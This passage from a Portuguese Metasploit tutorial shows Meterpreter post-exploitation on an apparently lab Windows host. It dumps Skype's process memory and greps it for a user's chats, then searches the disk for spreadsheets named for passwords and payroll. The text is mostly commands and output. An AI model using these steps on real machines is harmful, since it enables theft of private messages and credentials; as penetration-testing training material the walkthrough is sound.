976	Skype.exe	x86	0	TESTING\user	C:\Arquivos de programas\Skype\Phone
944	wmiprvse.exe	x86	0		C:\WINDOWS\system32\wbem\wmiprvse.ex

Neste caso, usarei especificando o PID.

meterpreter> run process_dumping -p 976


```

root@bt: ~ - Shell - Konsole
368 wscntfy.exe x86 0 TESTING\user C:\WINDOWS\system32\wscntfy.exe
440 ctfmon.exe x86 0 TESTING\user C:\WINDOWS\system32\ctfmon.exe
700 skypePM.exe x86 0 TESTING\user C:\Arquivos de programas\Skype\Plugi
n Manager\skypePM.exe
976 Skype.exe x86 0 TESTING\user C:\Arquivos de programas\Skype\Phone
\Skype.exe
944 wmiprvse.exe x86 0 C:\WINDOWS\system32\wbem\wmiprvse.ex
e
1564 dwwin.exe x86 0 TESTING\user C:\WINDOWS\system32\dwwin.exe

meterpreter > run process_memdump -p 976
[*] Dumping memory for Skype.exe
[*] Dumping Memory of Skype.exe with PID: 976
[*] base size = 64
[*] base size = 128
[*] base size = 1120
[*] base size = 1124
[*] base size = 1216
[*] base size = 1280
[*] base size = 1344
[*] base size = 2368
[*] base size = 2432
[*] base size = 2496
[*] base size = 2624
[*] base size = 2944
[*] base size = 3264
[*] base size = 3328
[*] base size = 3392
[*] base size = 3456
[*] base size = 3520


```


Esperamos o término e ele nos diz onde foi salvo o dump.



```
root@bt: ~ - Shell - Konsole
[*] base size = 2096760
[*] base size = 2096764
[*] base size = 2096768
[*] base size = 2096772
[*] base size = 2096776
[*] base size = 2096780
[*] base size = 2096788
[*] base size = 2096792
[*] base size = 2096796
[*] base size = 2096800
[*] base size = 2096804
[*] base size = 2096808
[*] base size = 2096812
[*] base size = 2096816
[*] base size = 2096820
[*] base size = 2096824
[*] base size = 2096828
[*] base size = 2096832
[*] base size = 2096976
[*] base size = 2096988
[*] base size = 2096992
[*] base size = 2096996
[*] base size = 2097000
[*] base size = 2097004
[*] base size = 2097012
[*] base size = 2097016
[*] base size = 2097020
[*] base size = 2097024
[*] Saving Dumped Memory to /root/.msf3/logs/scripts/proc_memdump/192.168.1.147_Skype.exe_976_20100925.5305.dmp
meterpreter >
```

Pronto! Após o término, vamos abrir uma nova shell e deixar o dump gerado mais "legível", para isso utilizamos o comando "strings", veja abaixo.



```
root@bt: ~ - Shell - Konsole
root@bt:~# strings /root/.msf3/logs/scripts/proc_memdump/192.168.1.147_Skype.exe_976_20100925.5305.dmp > dumping_skype.txt
root@bt:~# ls -l
total 9128
-rw-r--r-- 1 root root 9328476 Sep 26 04:04 dumping_skype.txt
root@bt:~#
```

Agora vamos visualizar o arquivo *dumping_skype.txt*. Dê o comando conforme abaixo.

```
root@bt:~# cat dumping_skype.txt | grep "#robertoespreto" | more
```

Basta trocar "robertoespreto" pelo login correto.

Existe também um software chamado Skypeex, com ele você poderá visualizar de uma forma mais amigável este arquivo .txt. Segue o link para auto-estudo.

<http://csitraining.co.uk/skypex.aspx>

Procurando por arquivos

Ok, vamos conectar novamente em nosso alvo para procurarmos arquivos "interessantes". Utilize a forma que achar melhor para se conectar novamente, digitando todos os comandos ou através do arquivo resource file, fica a seu critério! :)

Certo, de posse da shell meterpreter novamente, vamos usando o comando "search" para procurarmos por extensões conhecidas de arquivos, por exemplo, .xls do excel. Use o "-h" para visualizar os parâmetros do search.

```
meterpreter > search -h
Usage: search [-d dir] [-r recurse] -f pattern
Search for files.

OPTIONS:
  -d <opt> The directory/drive to begin searching from. Leave empty to search all drives. (Default: )
  -f <opt> The file pattern glob to search for. (e.g. *secret*.doc?)
  -h       Help Banner.
  -r <opt> Recursively search sub directories. (Default: true)

meterpreter > |
```

Ok, como já disse, vamos procurar por arquivos criados com o excel, ou seja, os arquivos que tenha extensão .xls. Veja na figura abaixo.

```
meterpreter > search -d c:\\ -f *.xls -r true
Found 19 results...
c:\Arquivos de programas\Microsoft Office\OFFICE11\1046\PROTTPLN.XLS (15872 bytes)
c:\Arquivos de programas\Microsoft Office\OFFICE11\1046\PROTTPLV.XLS (16384 bytes)
c:\Arquivos de programas\Microsoft Office\OFFICE11\1046\VBALIST.XLS (244224 bytes)
c:\Arquivos de programas\Microsoft Office\OFFICE11\1046\XL8GALRY.XLS (186880 bytes)
c:\Arquivos de programas\Microsoft Office\OFFICE11\SAMPLES\SOLVVSAMP.XLS (127488 bytes)
c:\Documents and Settings\Default User\Modelos\excel.xls (5632 bytes)
c:\Documents and Settings\Default User\Modelos\excel4.xls (1518 bytes)
c:\Documents and Settings\user\Desktop\Administrativo\Cotações 2009-2010.xls (13824 bytes)
c:\Documents and Settings\user\Desktop\Administrativo\Folha Pagamento.xls (13824 bytes)
c:\Documents and Settings\user\Desktop\Administrativo\Notas.xls (13824 bytes)
c:\Documents and Settings\user\Desktop\Administrativo\Senhas.xls (13824 bytes)
c:\Documents and Settings\user\Desktop\Administrativo\Super_Secreto.xls (13824 bytes)
c:\Documents and Settings\user\Meus documentos\CPD\Custos_Manutenção.xls (13824 bytes)
c:\Documents and Settings\user\Meus documentos\CPD\Endereços IP.xls (13824 bytes)
c:\Documents and Settings\user\Modelos\excel.xls (5632 bytes)
c:\Documents and Settings\user\Modelos\excel4.xls (1518 bytes)
c:\WINDOWS\SHELLNEW\EXCEL9.XLS (13824 bytes)
c:\WINDOWS\system32\config\systemprofile\Modelos\excel.xls (5632 bytes)
c:\WINDOWS\system32\config\systemprofile\Modelos\excel4.xls (1518 bytes)

meterpreter > |
```

Os parâmetros:

A opção **"-d c:\\"** diz que vamos procurar a partir da unidade C:.

A opção **"-f *.xls"** diz que vamos procurar por todos os arquivos que tiver a extensão .xls.

A opção **"-r true"** diz que a procura incluirá todos os subdiretórios além do atual.

Agora, eu quero pesquisar somente os arquivos .xls que esteja na area de trabalho do alvo. Eu também sei que uma parte do nome do arquivo possui a palavra "senha". Como ficaria a sintaxe?

```
meterpreter > search -d c:\\Documents\\ and\\ Settings\\User\\Desktop\\ -f *senha*.xls
Found 2 results...
  c:\\Documents and Settings\\User\\Desktop\\Administrativo\\Senhas.xls (13824 bytes)
  c:\\Documents and Settings\\User\\Desktop\\Administrativo\\senha_usuarios.xls (13824 bytes)
meterpreter > █
```

Usem a imaginação, procurem por outras extensões. :)

Guardem estes pequenos conceitos deste artigo para continuarmos na parte 2.

Acabou sua cerveja quando chegou aqui? Ah, busque mais e seja feliz! Ah, vale ir de refrigerante também.

Dúvidas? Sugestões?

Roberto Soares (Espreto)
codesec.blogspot.com
www.backtrack.com.br
robertoespreto@gmail.com
espreto@backtrack.com.br
®